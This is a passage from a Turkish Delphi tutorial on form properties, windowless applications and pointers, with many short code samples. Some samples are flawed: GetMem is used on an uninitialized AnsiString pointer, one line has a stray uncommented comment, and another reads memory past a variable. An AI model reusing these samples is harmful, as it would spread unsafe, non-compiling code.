Aşağıdaki pencerede "etiket" isimli bir özellik formun "**public**" kısmına eklenmiştir.



Özelliği public kısmına ekledikten sonra imleç bu satırda iken "Ctrl+Shift+C" tuşlarına beraberce basın. Yukarıda bahsettiğimiz gibi oku isminde bir adet Fonksiyon, yaz isminde de bir adet prosedürü otomatik olarak oluşturacaktır (Bu methodlara ait tanımlamaları da formun private kısmında oluşturmuş olması gerekmektedir.)

Otomatik olarak eklenen methodlardan sonra Unit pencerenize ait görüntü aşağıdaki şekilde oluşacaktır.



Bu kısımda artık gerekli olan kodları yazmak tamamen programcının işidir. Şimdiden hatırtalatalım, bu tip işlemlerde, fonksiyon ve prosedürün ikisinin de kullanabileceği global bir değişkenin tanımlanması (zorunlu değildir) her zaman işinize yarayacaktır. Bu yüzden, bizde ilk iş olarak "deger" isminde bu Unit için kullanılabilecek olan global bir değişken tanımladık.

İkinci olarak fonksiyonun kodunu oluşturacağız. Aşağıda "**oku**" isimli fonksiyon bloğuna ekleyeceğiniz kodlar verilmiştir.

```
function TForm1.oku: AnsiString;
var
  sonuc:AnsiString;
begin
  sonuc:=deger;//global değişkenin değeri aktarılıyor.
  Result:=deger;
end;
```


Aynı mantıkla aşağıdaki şekilde prosedür içerisindeki kod satırlarını oluşturunuz. Bu prosedürün ismini neden "**yaz**" olduğunu sanıyorum söylememize gerek yoktur (Tanımlamış olduğumuz property nin Write kısmında declare edilmiştir).

```
procedure TForm1.yaz(const Value: AnsiString);
begin
  deger:=value;//Atanacak değer hep Value dur.
end;
```


Fonksiyonun yapmış olduğu iş, prosedürde atanacak olan değerden sonra yapılacak olan hesaplamayı gerçekleştirmesidir.

Prosedür de ise, sonucu belirleyecek değişkenin değerine her zaman "**Value**" değeri aktarılacaktır. "Value" değişkeni prosedürün içerisinde Delphi tarafından otomatik olarak tanımlanmıştır.

Bu adımları gerçekleştirdikten sonra herhangi bir yordamda "etiket" yazıp "Ctrl+Space" tuşlarına basarsanız özellik açılan pencerede gözükecektir.



Aşağıda etiket isminde bir özellik forma eklenmiş olup, bu değere atanan AnsiString değer objenin başlığında (Başka yerlerde belirleyebilirsiniz.) yazdırılmaktadır. Atama işleminde önce Button1 e tıklayarak etiket isimli özelliğe değer atamalısınız (EMRAH YANAR). Ardından Button2 kontrolüne tıklayıp etikete aktarılmış olan değeri formunuzun başlığında yazdırabilirsiniz.




Bu husus biraz karışık gelebilir. Belki de bir çoğunuz beni bu konular şu an için ilgilendirmiyor diyebilirsiniz, fakat iyi bir Delphi programcısı olmak istiyorsanız bu tip çözümlere her zaman kafa yormak zorundasınız. Biz görevimizi yapalım, gerisi size kalmış.


Form Kullanmayan Windows Uygulamaları Geliştirmek:

Bu konuyu anlatmak için en uygun bölümün burası olduğunu düşündüm. Bazı uygulamalarda içerisinde form olmayan, kullanıcının görmesini istemediğiniz projeler geliştirmek isteyebilirsiniz. Bu size hız (hem de kimse farkında olmasın) kazandıracak, daha performanslı bir çalışma yürütebileceksiniz. Aynı zamanda kimsede farkınızda olmayacak. Şimdi bu tür projeleri nasıl geliştirebileceğinizi adım adım izah edeceğim.


- Yeni bir Delphi Uygulaması başlatın.
- "Project->Remove from Project" adımlarını izleyerek aşağıdaki pencerenin açılmasını sağlayın.



- Açılan bu pencerede "Unit1" i seçip (Aynı zamanda form1 de seçilecektir) "OK" buttonuna tıklayın. (Gelen uyarıya yes deyin) Unit1 ve Form1 iniz projeden silinecektir.
- "File->New->Unit" adımlarını izleyerek içerisinde form barındırmayan bir Uniti projenize dahil edin. Gerekli olan tüm kodları bu Unit penceresine yazacağız.
- "View->Units" adımlarını izleyerek "View Unit" penceresinin açılmasını sağlayın. Bu pencerede projenizin ve az önce eklemiş olduğunuz yeni Unit inizin ismi listelenmiş olmalıdır. Siz projenizi seçerek "OK" Buttonuna tıklayın.
- Projenize ait tüm kodlar yeni oluşan "project2" (sizin projenizin ismi dolayısıyla oluşacak olan yaprağın ismi farklı olabilir) yaprağında gözüküyor olmalıdır.
- Proje yaprağınızda bulunan kodların tamamını silerek aşağıdaki şekilde verilen yeni kodları ekleyiniz.



- Şimdi de Unit inize ait olan tüm kodu silerek aşağıdaki gibi değiştiriniz.



Artık uygulamanızı çalıştırabilirsiniz. Programı çalıştırdığınız zaman yazmış olduğumuz kodlar gereği sadece basit bir mesaj iletisi gösterecektir. Siz çok daha karmaşık kodlar belirleyip kullanabilirsiniz.

BÖLÜM 10
İŞARETÇİLER & KATARLAR

Delphi'de Pointer Değişkenlerin Yeri:

Pointer değişkenler, bellekte bulunan değerin adresini barındırırlar. Yani bir işaretçi (pointer) değişken herhengi bir değeri değilde değerin bulunduğu adresi tutmaktadır (İstenirse bu adresteki değer de pointer değişkeniyle ifade edilebilir). Bu durum işaretçilerle yapılan hesaplamaların çok daha hızlı olmasını sağlamaktadır. Konuyu anlamanız için daha geniş izahatı bir örnekle vermeye çalışalım. Daire satın almaya karar verdiniz, pazarlıkları yaptınız, sıra parayı ödeme kısmına geldi. Burada izleyeceğiniz iki yol var, birincisi paranızı bankadan çekip mal sahibine getirip vermek (parayı ister istemez defalarca saymak zorunda kalacaksınız) veya mal sahibinin banka hesabına kendi banka hesabınızdan parayı çıkarmak (bu sefer parayı hiç saymayacaksınız) olacaktır. İkinci alternatifin olayı pointer değişkenle çözme yöntemi olduğunu düşünebilirsiniz. Yapacağınız alışverişin çok daha hızlı olacağı kesindir.

C++ dilinin en etkin özelliklerinden biri olan pointer değişkenleri Delphi'de en az C++ kadar etkili bir şekilde kullanabilmektedir. Fonksiyonlardan dönen birden fazla değeri göstermek içinde C++ da pointer değişkenlerden faydalanılır. Delphi'de bunu dolaylı olarak kullanabilmektedir. Dosyaların bellekteki yerleri pointer değişkenlerce tutulabilmektedir. Bu da performanslı bir işleyiş sağlayacaktır.

İşaretçi Bildirimi:

Delphi'de işaretçi bildirimi, değişkenin tanımlandığı tipin başına "^" işareti konularak gerçekleştirilir. Örneklendirecek olursak bir işaretçinin varlığı programa aşağıdaki şekilde bildirilir.

```
var
  deger:^Integer;                    //tam sayı tipli pointer
  metin:^AnsiString;                 //String tipli pointer
```

Bu mantıkla pointer değişkenleri istediğiniz tipte (veya nesneden türeterek) kolayca tanımlayabilirsiniz. Tanımlanan bir pointer değişkene normal bir değişkenmiş gibi davranıp aşağıdaki şekilde değer ataması ***kesinlikle*** yapılamaz.

```
deger:=100;  //Pointer değişkene bu şekilde değer atanamaz
```

Pointer lar genellikle başka değişkenlerin (fonksiyon veya herhangi bir class ta olabilir) adres değerleriyle işlem yaptırmak için tanımlanırlar. Bu yüzden tanımlanan bir pointer değişkene diğer değişkenin adresinin nasıl referans edilebileceğini göstermek istiyorum.

İşaretçilere Adres Göstermek:

Aşağıda gösterimi yapıldığı şekilde, pointer değişkenlere diğer değişkenlerin adresleri referans gösterilebilir.

```
procedure TForm1.Button1Click(Sender: TObject);
const
  sayi:Integer=888;
var
  deger:^Integer; //tam sayı tipli pointer
  metin:^AnsiString;//String tipli pointer
begin
  deger:=@sayi;  //sayi isimli değişkenin adresi referans gösteriliyor.
end;
```

Yukarıda gösterildiği şekilde; bir pointer başka bir değişkenin adresini önüne **"@"** karakteri konularak referans gösterebilir. Referans gösterme işlemi yapıldıktan sonra pointer değişkene yeni değerler atanabilir.

İşaretçilere Değer Atamak:

İşaretçilere değer atanabilmesi için tanımlanmış olması yeterli değildir. Atamanın yapılabilmesi için ya bellekte boş bir yerin ayrılması (C++ new veya malloc) ya da başka bir değişkenin adresinin referans gösterilmesi gerekmektedir. Aşağıdaki şekilde adres referansı yapıldıktan sonra pointer değişkene kolaylıkla değer atanabilir.

```
procedure TForm1.Button1Click(Sender: TObject);
var
  deger:^Integer; //tam sayı tipli pointer
  metin:^AnsiString;//String tipli pointer
  sayi:Integer;
begin
  sayi:=888; //Değişkene değer atanıyor.
  deger:=@sayi; //Adres referans gösteriliyor.
  deger^:=1000;//Yeni değer atanıyor
end;
```

Yukarıdaki açıklamadan da anlaşılacağı gibi pointer değişkene değer atanırken isminin sağına "^" işareti konulması gerekmektedir.

Pointer değişkene adres gösterimi yapıldıktan sonra, adresi gösterilen değişkenin değeri ile pointer değişkeninin adresinde barındıracağı değer aynı olacaktır. Aşağıda bu husus örneklendirilmiştir.

```
procedure TForm1.Button1Click(Sender: TObject);
var
  deger:^Integer; //tam sayı tipli pointer
  sayi:Integer;
begin
  sayi:=888; //Değişkene değer atanıyor.
  deger:=@sayi; //Adres referans gösteriliyor.
  deger^:=1000;//Yeni değer atanıyor
  Form1.Caption:=IntToStr(deger^); //Pointer yazdırılıyor. 1000 yazar
end;
```

Örneği aşağıdaki şekilde değiştirirseniz yine aynı sonucun yazıldığını göreceksiniz.

```
procedure TForm1.Button2Click(Sender: TObject);
var
  deger:^Integer; //tam sayı tipli pointer
  sayi:Integer;
begin
  sayi:=888; //Değişkene değer atanıyor.
  deger:=@sayi; //Adres referans gösteriliyor.
  deger^:=1000;//Yeni değer atanıyor
  Form1.Caption:=IntToStr(sayi); // Yine 1000 yazacaktır.
end;
```

Bu tür uygulamalarda pointer değişkenin adresindeki değeri değiştirmekle, adresi referans gösterilen değişkenin değerini değiştirmek sizi aynı sonuca ulaştıracaktır. Aynı örneği string tipli değişkenler içinde kullanabilirsiniz.

```
procedure TForm1.Button3Click(Sender: TObject);
var
  metin:^AnsiString;//String tipli pointer
  str:AnsiString;
begin
  str:='Ünsal Soygür'; //Değişkene değer atanıyor.
  metin:=@str; //Adres referans gösteriliyor.
  metin^:='Prof.Dr.Hüsnü Can';//Yeni değer atanıyor
  Form1.Caption:=str; // Prof.Dr.Hüsnü Can yazar
end;
```


Pointer değeriyle ilgili işlemlerde dikkat edeceğiniz iki hususa tekrar değinelim. Birincisi (adres referansı yapılmış olması gerekmektedir) pointer adresindeki değeri değiştirmek için değişkenin sağına "^" işareti (**metin^**) koyarak atama yapmalısınız. İkincisi ise pointer in adresindeki değeri hesaplamalarda kullanmak için yine sağına "^" karakterini koymanız gerekmektedir.

Aşağıdaki şekilde de İşaretçi değişkenlere ilk değer atamasını yapabilirsiniz. İşaretçi tanımlandığı anda atanacak değerin yazılacağı yer (referansta henüz gösterilmediği için) belli olmadığı için herhangi bir değer atanması durumunda çalışma zamanı hata verecektir. Şayet adresi gösterilecek bir değişken tanımlamak istemiyorsanız, o zaman **GetMem** (C++ da new) methoduyla bu işaretçiye bellekte boş bir yer ayırmalısınız. Bu işlemi yaptıktan sonra işaretçiniz atayacağınız değeri kolayca kullanabilecektir.

Aşağıdaki iki örneği dikkatlice inceleyiniz.

```
procedure TForm1.Button2Click(Sender: TObject);
var
  metin:^AnsiString;
begin
  metin^:='Yüksel İnan';
  Form1.Caption:=metin^;//değeri yazacağı yer belli değil hata verir
end;
```

Yukarıdaki programı çalıştırırsanız, aşağıdaki gibi bir pencere ile kullanıcıyı uyaracaktır.



Hatanın sebebi hepinizin de fark ettiği gibi değişkene atanan değerin yazılacağı yerin belli olmamasından kaynaklanmaktadır. Bu eksikliği kullanılan "GetMem" fonksiyonu sayesinde aşabilmekteyiz.

Getmem(metin,25) satırı, metin isimli işaretçiye bellekte 25 karakterlik boş yer ayıracaktır. Ayrılan bu yer değişkene, değerini yazabileceği bir yer sağladığı için artık uygulama hata vermeyecektir.

Şimdi kodu aşağıdaki şekilde değiştirip uygulamanızı tekrar çalıştırın.

```
procedure TForm1.Button2Click(Sender: TObject);
var
  metin:^AnsiString;
begin
  GetMem(metin,25);//Bellekte 25 karakterlik yer ayrıldı
  metin^:='Nihat Demirli';
  Form1.Caption:=metin^; //Nihat Demirli yazar
end;
```

İşaretçileri Aritmetik İşlemlerde Kullanmak:

Pointer değişkenlerle bir çok durumda aritmetik işlemler yapmak zorunda kalacaksınız. Matematiksel hesaplamalar da dikkat edilecek bir kaç husus bulunmakta olup, şimdi bu hususları değerlendireceğim. Aşağıdaki örneklerin herbirini çok dikkatlice inceleyiniz.

```
procedure TForm1.Button4Click(Sender: TObject);
var
  sayi:Integer;
  deger:^Integer;//Pointer değişken
begin
  sayi:=7779;
  deger:=@sayi;//Adres gösterme işlemi tamamlandı
  inc(deger^); //Adresteki Değeri 1 artır
  Form1.Caption:=IntToStr(sayi); // 7780 yazar
end;
```

Aynı örneğin aşağıdaki şekilde çözümüne dikkat ediniz.

```
procedure TForm1.Button5Click(Sender: TObject);
var
  sayi:Integer;
  deger:^Integer;//Pointer değişken
begin
  sayi:=7779;
  deger:=@sayi;//Adres gösterme işlemi tamamlandı
  inc(deger); //Adresi artır
  Form1.Caption:=IntToStr(sayi);// 7779 yazar
end;
```

İki örnek arasındaki fark, birincisinde pointer değişkenin adresindeki değer değiştirilmekte (Bir artırılıyor), sonuç olarak değişkenin değerinin de değişmesine sebebiyet vermektedir. İkinci örnekte ise pointerin adresi (adresteki değeri değil) bir artırılmakta bu da bulunduğu gözün ileriye doğru kayması, yani başka bir gözün referans gösterilmesi anlamını taşımaktadır. Sonuç olarak ilk değişkenle pointer in gösterecekleri değer artık aynı olmayacaktır.

```
procedure TForm1.Button5Click(Sender: TObject);
var
  sayi:Integer;
  deger:^Integer;//Pointer değişken
begin
  sayi:=7779;
  deger:=@sayi;//Adres gösterme işlemi tamamlandı
  inc(deger); //Adresi artır
  Form1.Caption:=IntToStr(deger^);//Saçma bir değer yazar
end;
```

Örnekte kullanılan "***inc(deger)***" kod satırı, deger isimli pointer değişkenin, Integer (pointer Integer tanımlandığı için) sayı tipinin bellekte tuttuğu yer kadar ileriye kaymasına, dolayısıyla buradaki yeni gözde bulunan değeri göstermesine sebep olacaktır.

```
procedure TForm1.Button6Click(Sender: TObject);
var
  sayi:Integer;
  deger:^Integer;//Pointer değişken
begin
  sayi:=7779;
  deger:=@sayi;//Adres gösterme işlemi tamamlandı
  sayi:=deger^+10; //Yeni değer ata
  Form1.Caption:=IntToStr(deger^);   //7789 yazar
end;
```

Yukarıdaki örnekte pointer değişkenin adresinde bulunan değere 10 eklenerek yeni değer belirlenmekte olup, sonuç başlık satırında yazdırılmaktadır.

Kullanıcı Tanımlı Tip Değişkeni Olarak Pointer Kullanmak:

Tanımlayacağınız pointer değişkeni kullanıcı tanımlı pointer tip olarak yaratıp, değişkeninizi bu tipten türetebilirsiniz. Yapmış olduğunuz işlem direkt pointer değişken tanımlamaktan hiçte farklı değildir. Aşağıda kullanıcı tanımlı pointer tip değişkeni nasıl tanımlayabileceğiniz gösterilmektedir.

```
Type
sayilar=^Integer; //Kullanıcı tanımlı pointer tip
```

Tanımladığınız kullanıcı tipli pointer değişkenden aşağıdaki şekilde yeni bir pointer oluşturabilirsiniz.

```
Type
sayilar=^Integer; //Kullanıcı tanımlı pointer tip
procedure TForm1.Button7Click(Sender: TObject);
var
  deger:sayilar; //Pointer değişken yaratılıyor.
  sayi:Integer;
begin
  sayi:=999;
  deger:=@sayi;
  deger^:=sayi+100;  //adresteki dğeri 100 artır
  Form1.Caption:=IntToStr(sayi);  1099 yazar
end;
```

İşaretçilerin Dizi Değişkenlerle Beraber Kullanılması:

Pointer değişkenlerin dizi değişkenler ile beraber kullanılması çok etkin bir kullanım ve performans sağlamaktadır. Bir pointer değişken dizi değişkenlerin adreslerini de referans gösterebilir. Aynı şekilde referans gösterilen gözdeki değeri rahatlıkla kullanabilir. Aşağıda bu husus detaylı olarak örneklendirilmiştir.

```
const
  sehir:Array[0..2] of AnsiString=('Ankara','İstanbul','İzmir');//dizi değişken
var
  deger:^AnsiString;  //pointer değişken
begin
  deger:=@sehir; //Dizi değişkeni referans göster
```

Bu şekilde yapılan bir adres gösterimi sonrası “deger” isimli pointer değişken dizinin ilk elemanının bellekteki adresini gösterecektir. Dilerseniz buradaki değere de kolayca ulaşabilirsiniz.

```
deger:=@sehir; //ilk elemanı göster
deger:=@sehir[0];  //ikiside aynı işi yapar
```

Yukarıdaki iki satıra dikkat edecek olursanız, ikisinin de aynı işlemi yaptığına, yani dizi değişkenin ilk elemanının adresini gösterdiğine dikkatinizi çekmek istiyorum.
Aşağıda verilen pointer değişken örneklerini dikkatlice inceleyiniz.

```
procedure TForm1.Button8Click(Sender: TObject);
const
  sehir:Array[0..2] of AnsiString=('Ankara','İstanbul','İzmir');//üç elemanlı dizi
var
  deger:^AnsiString;
begin
  deger:=@sehir; //Dizi değişkeni referans göster
  Form1.Caption:=deger^; //ilk elemanı yazar yani “Ankara”
end;
```

Aşağıdaki kod satırlarıyla da aynı sonuca ulaşabilirsiniz.

```
procedure TForm1.Button9Click(Sender: TObject);
const
  sehir:Array[0..2] of AnsiString=('Ankara','İstanbul','İzmir');
var
  deger:^AnsiString;
begin
  deger:=@sehir[0]; //Dizi değişkenin ilk elemanını referans göster
  Form1.Caption:=deger^; //ilk elemanı yazar yani Ankara
end;
```

Şayet pointer dizi değişkenin ikinci veya üçüncü elemanının adresinin gösterilmesi istenirse, kodunuzu aşağıdaki şekilde değiştirmelisiniz..

```
procedure TForm1.Button9Click(Sender: TObject);
const
  sehir:Array[0..2] of AnsiString=('Ankara','İstanbul','İzmir');
var
  deger:^AnsiString;
begin
  deger:=@sehir[2]; //dizinin üçüncü elemanını referans göster
  Form1.Caption:=deger^; //İzmir Yazar
end;
```

Bu şekilde tanımlayacağınız pointer bir değişkenle dizi elemanlarının tamamını dolaşabilirsiniz. Yapılan uygulamadan daha hızlı bir işlemin olamayacağını belirtmek isterim.

İşaretçi İle Dizi Elemanları Arasında Dolaşmak:

